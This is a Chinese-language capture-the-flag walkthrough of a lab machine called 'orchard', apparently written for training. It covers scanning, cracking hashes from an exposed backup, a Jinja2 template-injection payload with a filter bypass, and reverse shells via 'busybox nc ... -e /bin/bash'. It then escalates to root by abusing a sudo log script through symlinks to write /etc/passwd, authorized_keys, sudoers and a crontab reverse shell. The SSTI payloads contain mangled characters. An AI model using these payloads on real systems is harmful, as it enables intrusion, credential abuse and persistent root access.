

orchard_By_LingDong

靶机IP：172.16.16.27 Kali机器IP：172.16.16.250

端口扫描(NMAP)

1、NMAP全端口扫描结果

```
(kali㉿kali)-[~/Desktop/orchard]
└─$ sudo nmap -sT --min-rate 10000 -p- 172.16.16.27
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 16:03 +0800
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
ARP Ping Scan Timing: About 100.00% done; ETC: 16:03 (0:00:00 remaining)
Nmap scan report for 172.16.16.27
Host is up (0.0044s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C1:0E:C2 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

2、NMAP详细扫描结果

```
(kali㉿kali)-[~/Desktop/orchard]
└─$ sudo nmap -sT -sV -sC -O -p22,80 172.16.16.27
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 16:03 +0800
Nmap scan report for 172.16.16.27
Host is up (0.00067s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     nginx
| http-robots.txt: 4 disallowed entries
| _/admin/ /backup/ /dev/ /api/v2/
|_http-title: Orchard Management System
MAC Address: 08:00:27:C1:0E:C2 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.82 seconds
```


通过扫描收集的信息靶机开放了TCP22和80端口，根据经验优先查看80端口，群里面的靶机我建议你连接一次SSH，看看SSH的baner是否有信息。

80端口简单看了一下页面和源代码，没有发现什么有价值的信息，发现一个登录页面，暂时不考虑爆破密码。进行一次目录爆破，看看有什么发现，其实nmap已经发现了几个有价值的目录了。

尝试WEB

```
(kali㉿kali)-[~/Desktop/orchard]
└─$ sudo dirsearch -u http://172.16.16.27
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Desktop/orchard/reports/http_172.16.16.27/_26-07-13_16-10-13.txt
Target: http://172.16.16.27/
[16:10:13] Starting:
[16:10:19] 308 - 239B - /admin -> http://172.16.16.27/admin/
[16:10:19] 302 - 199B - /admin/ -> /login
[16:10:24] 308 - 241B - /backup -> http://172.16.16.27/backup/
[16:10:24] 404 - 548B - /backup/vendor/phpunit/phpunit/phpunit
[16:10:24] 200 - 355B - /backup/
[16:10:27] 302 - 199B - /dashboard -> /login
[16:10:27] 403 - 548B - /dev/
[16:10:33] 200 - 3KB - /login
[16:10:33] 302 - 189B - /logout -> /
[16:10:39] 200 - 86B - /robots.txt
Task Completed
```

页面<http://172.16.16.27/backup/>里面有数据库，下载下来看一下。




使用john破解一下,群里面的靶机密码规则是rockyou密码的前5000个。

```
(kali㉿kali)-[~/Desktop/orchard]
└─$ john user_hash --wordlist=/home/kali/kaliTools/5000.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle (?)
dimple (?)
candygirl (?)
3g 0:00:00:00 DONE (2026-07-13 16:16) 16.66g/s 21333p/s 34133c/s 34133C/s babypink..bradley1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到一组用户名和密码
admin: candygirl

manager: turtle
picker: dimple

肯定是web的密码，但是我想走个捷径，尝试一下ssh，用户和密码交叉登录ssh，失败了。只能老实登录web，发现admin用户有管理员权限。知道到一个导出报告页面，靶机作者很用心的提醒了。



先测试一下经典的{{7 * 7}}, Generated Report:回显49，说明有漏洞，尝试执行命令：
{{ cyclер.init.globals[os].popen('id').read() }}
结果提示：**Error:** Template security check failed: Pattern 'os' is not allowed in templates
过滤了os字符，绕过也很简单。
{{ cyclер.init.globals['o'+s'].popen('id').read() }}



能执行命令，反弹一个shell方便后续操作。
{{ cyclер.init.globals['o'+s'].popen('busybox nc 172.16.16.250 7777 -e /bin/bash').read() }}



修复反弹shell：

```
/bin/script -qc /bin/bash /dev/null
Ctrl + Z
stty raw -echo;fg
reset
xterm
```

```
└─(kali㉿kali)-[~]
└─$ sudo nc -lvnp 7777
listening on [any] 7777 ...
connect to [172.16.16.250] from (UNKNOWN) [172.16.16.27] 52012
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/script -qc /bin/bash /dev/null
www-data@orchard:/opt/orchard$ ^Z
zsh: suspended sudo nc -lvnp 7777
└─(kali㉿kali)-[~]
└─$ stty raw -echo;fg
[1] + continued sudo nc -lvnp 7777 reset
reset: unknown terminal type unknown
Terminal type? xterm
www-data@orchard:/opt/orchard$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@orchard:/opt/orchard$
```

横移

目前用户是www-data，查看passwd发现appuser用户，应该是要横移过去才能继续提权，尝试sudo -l，居然有信息。

```
www-data@orchard:/opt/orchard$ sudo -l
Matching Defaults entries for www-data on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on localhost:
    (appuser) NOPASSWD: /usr/bin/find
```

查了一下<https://gtfobins.org/gtfobins/find/>。

find可以直接执行命令：

```
www-data@orchard:/opt/orchard$ sudo -u appuser /usr/bin/find . -exec /bin/sh \; -quit
appuser@orchard:/opt/orchard$ id
uid=1000(appuser) gid=1000(appuser) groups=1000(appuser)
```

提权

尝试sudo -l,也有信息。

```
appuser@orchard:/opt/orchard$ sudo -l
Matching Defaults entries for appuser on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User appuser may run the following commands on localhost:
    (root) NOPASSWD: /opt/orchard/logctl.sh
appuser@orchard:/opt/orchard$ cat /opt/orchard/logctl.sh
#!/bin/bash
```

```

set -e
CMD="$1"; NAME="$2"
LOGDIR="/var/log/orchard"

if [ -z "$CMD" ] || [ -z "$NAME" ]; then
    echo "Usage: $0 <archive|clean|write> <name>"; exit 1
fi

[[ "$NAME" =~ \.\. ] ] && { echo "ERROR: path traversal blocked"; exit 1; }
[[ "$NAME" =~ / ] ] && { echo "ERROR: slashes not allowed"; exit 1; }
[[ "$NAME" =~ [*?] ] ] && { echo "ERROR: wildcards not allowed"; exit 1; }

NAME_CLEAN="${NAME//[ ^a-zA-Z0-9_.- ]/}"
LOGFILE="$LOGDIR/${NAME_CLEAN}.log"

case "$CMD" in
    archive)
        [ -f "$LOGFILE" ] || { echo "ERROR: $LOGFILE not found"; exit 1; }
        mkdir -p /backups
        gzip -c "$LOGFILE" > "/backups/${NAME_CLEAN}.log.gz"
        echo "OK: archived $LOGFILE" ;;
    clean)
        [ -f "$LOGFILE" ] || { echo "ERROR: $LOGFILE not found"; exit 1; }
        : > "$LOGFILE"
        echo "OK: cleaned $LOGFILE" ;;
    write)
        mkdir -p "$LOGDIR"
        cat >> "$LOGFILE"
        echo "OK: appended to $LOGFILE" ;;
    *) echo "ERROR: unknown command"; exit 1 ;;
esac

```

太长了，懒得看，我把脚本扔给AI，AI分析后回复可以尝试通过软连接写文件。

1、写入passwd

```
ln -s /etc/passwd /var/log/orchard/evil.log
```

```
echo "hackroot::0:0:root:/root:/bin/bash" | sudo /opt/orchard/logctl.sh write evil
```

```
su hackroot
```

实际操作：

```

appuser@orchard:/opt/orchard$ ln -s /etc/passwd /var/log/orchard/evil.log
</bin/bash" | sudo /opt/orchard/logctl.sh write evil
OK: appended to /var/log/orchard/evil.log
appuser@orchard:/opt/orchard$ su hackroot
root@orchard:/opt/orchard# id
uid=0(root) gid=0(root) groups=0(root)
root@orchard:/opt/orchard#

```

2、写入root的公钥

拿到root后发现root的.ssh目录有个空的authorized_keys，估计是作者故意留的，方便写公钥。

```
ln -s /root/.ssh/authorized_keys /var/log/orchard/evil.log
```

```
echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKJJYXLCgNQfmSd5RwJJ2TXcn6NfmGEf3fk75/cu//iC
kali@kali" | sudo /opt/orchard/logctl.sh write evil
```

kali:

```

└─(kali㉿kali)-[~/kaliTools/ssh]
└─$ ssh root@172.16.16.27 -i id_ed25519
Linux orchard 7.0.13-3-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.0-16.1~trixie (2026-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@orchard:~# id
uid=0(root) gid=0(root) groups=0(root)
root@orchard:~# ls
orchard-deploy  restore.sh  root.txt

```

3、写入sudoers

/etc/sudoers.d里面有个README，尝试写入appuser ALL=(root) NOPASSWD: /bin/bash

```

appuser@orchard:/opt/orchard$ ln -s /etc/sudoers.d/README /var/log/orchard/evil.log
appuser@orchard:/opt/orchard$ echo "appuser ALL=(root) NOPASSWD: /bin/bash" | sudo
/opt/orchard/logctl.sh write evil
appuser@orchard:/opt/orchard$ sudo -l
Matching Defaults entries for appuser on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User appuser may run the following commands on localhost:
    (root) NOPASSWD: /bin/bash
    (root) NOPASSWD: /opt/orchard/logctl.sh
appuser@orchard:/opt/orchard$ sudo /bin/bash
root@orchard:/opt/orchard# id
uid=0(root) gid=0(root) groups=0(root)

```

4、写入定时任务/etc/crontab

可以往定时人任务里面写个反弹shell。每分钟运行一次。

/etc/crontab

```

appuser@orchard:/opt/orchard$ ln -s /etc/crontab /var/log/orchard/evil.log
appuser@orchard:/opt/orchard$ echo "*/1 * * * * root busybox nc 172.16.16.250 9999 -e
/bin/bash" | sudo /opt/orchard/logctl.sh write evil
OK: appended to /var/log/orchard/evil.log
appuser@orchard:/opt/orchard$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...

```



```

# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || { cd / && run-parts --report
/etc/cron.daily; }
47 6 * * 7 root test -x /usr/sbin/anacron || { cd / && run-parts --report
/etc/cron.weekly; }
52 6 1 * * root test -x /usr/sbin/anacron || { cd / && run-parts --report
/etc/cron.monthly; }
#
*/1 * * * * root busybox nc 172.16.16.250 9999 -e /bin/bash

```

kali:

```

└─(kali㉿kali)-[~/kaliTools/ssh]
└─$ sudo nc -lvnp 9999
listening on [any] 9999 ...
id
connect to [172.16.16.250] from (UNKNOWN) [172.16.16.27] 38114
uid=0(root) gid=0(root) groups=0(root)
id
uid=0(root) gid=0(root) groups=0(root)
ls
orchard-deploy
restore.sh
root.txt

```

感谢靶机作者Morii

2026年7月13日 by LingDong